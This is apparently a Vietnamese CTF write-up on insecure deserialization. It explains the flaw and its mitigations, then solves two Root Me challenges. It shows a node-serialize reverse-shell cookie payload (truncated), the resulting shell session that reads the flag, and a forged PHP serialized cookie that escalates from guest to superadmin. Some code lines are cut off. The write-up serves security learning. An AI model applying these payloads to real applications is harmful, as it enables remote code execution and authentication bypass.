
Insecure Deserialization




Khái niệm

Insecure Deserialization là một trong 10 lỗ hổng bảo mật OWASP phổ biến nhất. Lỗ hổng này xảy ra khi ứng dụng web không kiểm tra và xác thực dữ liệu được gửi đến từ bên ngoài trước khi tiến hành giải mã dữ liệu đó. Điều này có thể dẫn đến việc kẻ tấn công gửi đến ứng dụng các dữ liệu giả mạo, chứa các đoạn mã độc hại và khi ứng dụng giải mã dữ liệu đó, đoạn mã độc hại sẽ được thực thi.

List of Magic Methods in PHP:

```
__construct():                  Phương thức này được tự động gọi khi class
__destruct():                   Phương thức này được tự động gọi khi không
__call($fun, $arg):             Phương thức này được tự động gọi khi một ph
__callStatic($fun, $arg):       Phương thức này được gọi khi một phương thứ
__get($property):               Phương thức này được tự động gọi khi một th
__set($property, $value):       Phương thức này được sử dụng để set các giá
__isset($content):              Phương thức này sẽ được tự động gọi trong h
__unset($content):              Phương thức này sẽ được tự động gọi trong h
__sleep():                      Phương thức này được gọi đầu tiên trong khi
__wakeup():                     Phương thức này được tự động gọi trong khi
__toString():                   Phương thức này sẽ được tự động gọi trong h
__invoke():                     Phương thức này sẽ được tự động gọi trong h
__set_state($array):            Phương thức này được tự động gọi trong khi
__clone():                      Phương thức này được tự động gọi khi đối tư
__debugInfo()                   Phương thức này được tự động gọi bởi var_du
```

Nguyên nhân



Insecure Deserialization phát sinh khi ứng dụng web không kiểm tra và xác thực dữ liệu được gửi đến từ bên ngoài trước khi tiến hành giải mã dữ liệu đó. Điều này cho phép kẻ tấn công gửi đến ứng dụng các dữ liệu giả mạo, chứa các đoạn mã độc hại và khi ứng dụng giải mã dữ liệu đó, đoạn mã độc hại sẽ được thực thi.

Tác hại

Insecure Deserialization có thể gây ra những tác hại nghiêm trọng đối với ứng dụng và người dùng như sau:

- Thực hiện các đoạn mã độc hại trên máy chủ của ứng dụng hoặc máy tính của người dùng, có thể dẫn đến mất dữ liệu hoặc tấn công từ chối dịch vụ (DDoS).

- Đánh cắp thông tin nhạy cảm, như tên đăng nhập, mật khẩu hay thông tin thẻ tín dụng.


Cách phòng chống

Các cách phòng chống Insecure Deserialization bao gồm:

- Kiểm tra và xác thực dữ liệu được gửi đến từ bên ngoài trước khi tiến hành giải mã dữ liệu đó.
- Sử dụng các thư viện giải mã dữ liệu có độ tin cậy cao.
- Sử dụng các biện pháp bảo mật để giảm thiểu các cuộc tấn công từ bên ngoài mạng, bao gồm cập nhật các bản vá bảo mật và cấu hình hệ thống tường lửa.
- Cập nhật các bản vá bảo mật cho các ứng dụng và hệ thống phần mềm để giảm thiểu các lỗ hổng bảo mật.

Root Me


Root Me/Node - Serialize




Link to chall: http://challenge01.root-me.org:59067/ (http://challenge01.root-me.org:59067/)

Phân tích


Vào chall em nhận được 1 form login như sau:



Sau khi đăng nhập thì em sẽ được set cho 1 cookie chính là json của thông tin đăng nhập mà em nhập:



Sau đó em sẽ được chuyển hướng lại trang `/` và tại đây cookie của em sẽ được check.



Và dĩ nhiên là không đúng rùi :<

Nhưng dựa theo tên bài là Node serialize em search về node serialize và tìm được 1 số bài khá thú vị: https://blog.websecurify.com/2017/02/hacking-node-serialize (https://blog.websecurify.com/2017/02/hacking-node-serialize) và https://exploit-notes.hdks.org/exploit/web/security-risk/nodejs-deserialization-attack/ (https://exploit-notes.hdks.org/exploit/web/security-risk/nodejs-deserialization-attack/)


Từ đây em tìm được payload để reverse shell và bus luôn

Khai thác

Payload to reverse shell:

```
{"userName":"123","passWord":"123","rce":"_$$ND_FUNC$$_function() {requi
```


Send request có chứa cookie trên đã được base64-encode và url-encode:



Đã reverse shell thành công giờ chỉ cần tìm file flag và lấy nó thoii:

```
web-serveur-ch67@challenge01:~$ ls -la
ls -la
total 76
drwxr-s---  6 web-serveur-ch67 web-serveur-ch67  4096 d-@c.  12  2021 .
drwxr-s--x 84 challenge        www-data          4096 f-@vr. 21 18:17 ..
drwxr-s---  2 root             web-serveur-ch67  4096 d-@c.  10  2021 css
-r--------  1 root             root                47 d-@c.  10  2021 ._firewall
drwxr-xr-x  2 web-serveur-ch67 web-serveur-ch67  4096 d-@c.  10  2021 flag
-rw-r-----  1 root             www-data            44 d-@c.  10  2021 .git
-rw-r-----  1 root             web-serveur-ch67   181 d-@c.  12  2021 .gitignore
-r--------  1 web-serveur-ch67 web-serveur-ch67   590 d-@c.  10  2021 index.html
-r--------  1 web-serveur-ch67 web-serveur-ch67  1892 d-@c.  10  2021 index.js
-r--------  1 challenge        challenge          123 d-@c.  10  2021 ._nginx.serve
r-level.inc
drwxr-s--- 54 web-serveur-ch67 web-serveur-ch67  4096 d-@c.  11  2021 node_modules
drwxr-s---  2 web-serveur-ch67 web-serveur-ch67  4096 d-@c.  11  2021 .npm-packages
-rw-r-----  1 web-serveur-ch67 web-serveur-ch67 15148 d-@c.  11  2021 package-lock.
json
-r--------  1 root             www-data          1767 d-@c.  18  2021 ._perms
-rwx------  1 web-serveur-ch67 web-serveur-ch67   173 d-@c.  10  2021 ._run
-rwx------  1 web-serveur-ch67 web-serveur-ch67    78 d-@c.  10  2021 ._test
web-serveur-ch67@challenge01:~$ cat flag/secret
cat flag/secret
Y3pS3r0d3c0mp4nY1sB4d!
web-serveur-ch67@challenge01:~$
C:\Users\anhbt>
```


Root Me/PHP - Serialization



Link to chall: http://challenge01.root-me.org/web-serveur/ch28/index.php (http://challenge01.root-me.org/web-serveur/ch28/index.php)

Phân tích

Vào chall em được cho 1 form login và source code:


Restricted Access
Demo mode with guest / guest !
superadmin says : New authentication mechanism without any database. Our source code is available here.
Login :
Password :
Autologin next time :
Authenticate


Source:

```
<?php
define('INCLUDEOK', true);
session_start();

if(isset($_GET['showsource'])){
    show_source(__FILE__);
    die;
}

/******** AUTHENTICATION *******/
// login / passwords in a PHP array (sha256 for passwords) !
require_once('./passwd.inc.php');


if(!isset($_SESSION['login']) || !$_SESSION['login']) {
    $_SESSION['login'] = "";
    // form posted ?
    if($_POST['login'] && $_POST['password']){
        $data['login'] = $_POST['login'];
        $data['password'] = hash('sha256', $_POST['password']);
    }
    // autologin cookie ?
    else if($_COOKIE['autologin']){
        $data = unserialize($_COOKIE['autologin']);
        $autologin = "autologin";
    }

    // check password !
    if ($data['password'] == $auth[ $data['login'] ] ) {
        $_SESSION['login'] = $data['login'];

        // set cookie for autologin if requested
        if($_POST['autologin'] === "1"){
            setcookie('autologin', serialize($data));
        }
    }
    else {
        // error message
        $message = "Error : $autologin authentication failed !";
    }
}
/**********************************/
?>



<html>
<head>
<style>
label {
    display: inline-block;
    width:150px;
```

```
        text-align:right;
    }
    input[type='password'], input[type='text'] {
        width: 120px;
    }
    </style>
    </head>
    <body>
    <h1>Restricted Access</h1>

    <?php

    // message ?
    if(!empty($message))
        echo "<p><em>$message</em></p>";

    // admin ?
    if($_SESSION['login'] === "superadmin"){
        require_once('admin.inc.php');
    }
    // user ?
    elseif (isset($_SESSION['login']) && $_SESSION['login'] !== ""){
        require_once('user.inc.php');
    }
    // not authenticated ?
    else {
    ?>
    <p>Demo mode with guest / guest !</p>

    <p><strong>superadmin says :</strong> New authentication mechanism withou

    <form name="authentification" action="index.php" method="post">
    <fieldset style="width:400px;">
    <p>
        <label>Login :</label>
        <input type="text" name="login" value="" />
    </p>
    <p>
        <label>Password :</label>
        <input type="password" name="password" value="" />
    </p>
    <p>
        <label>Autologin next time :</label>
        <input type="checkbox" name="autologin" value="1" />
    </p>
    <p style="text-align:center;">
        <input type="submit" value="Authenticate" />
    </p>
    </fieldset>
    </form>
    <?php
    }
```

```
if(isset($_SESSION['login']) && $_SESSION['login'] !== ""){
    echo "<p><a href='disconnect.php'>Disconnect</a></p>";
}
?>
</body>
</html>
```

Đăng nhập thử với tài khoản guest em nhận được và tích vào ô Autologin next time em sẽ nhận được 1 cookie



Cookie này sẽ lưu tên đăng nhập và mật khẩu (đã được hash) của em.

```
a:2:{s:5:"login";s:5:"guest";s:8:"password";s:64:"84983c60f7daadc1cb8698(
```

Khai thác

Dựa trên việc cookie được deserialize một cách k an toàn em có thể sửa đổi giá trị của cookie:

Thay đổi giá trị của trường login từ `guest` thành `superadmin` :

```
<?
...
// admin ?
if($_SESSION['login'] === "superadmin"){
    require_once('admin.inc.php');
}
...
```

```
a:2:{s:5:"login";s:10:"superadmin";s:8:"password";s:64:"84983c60f7daadc1(
```

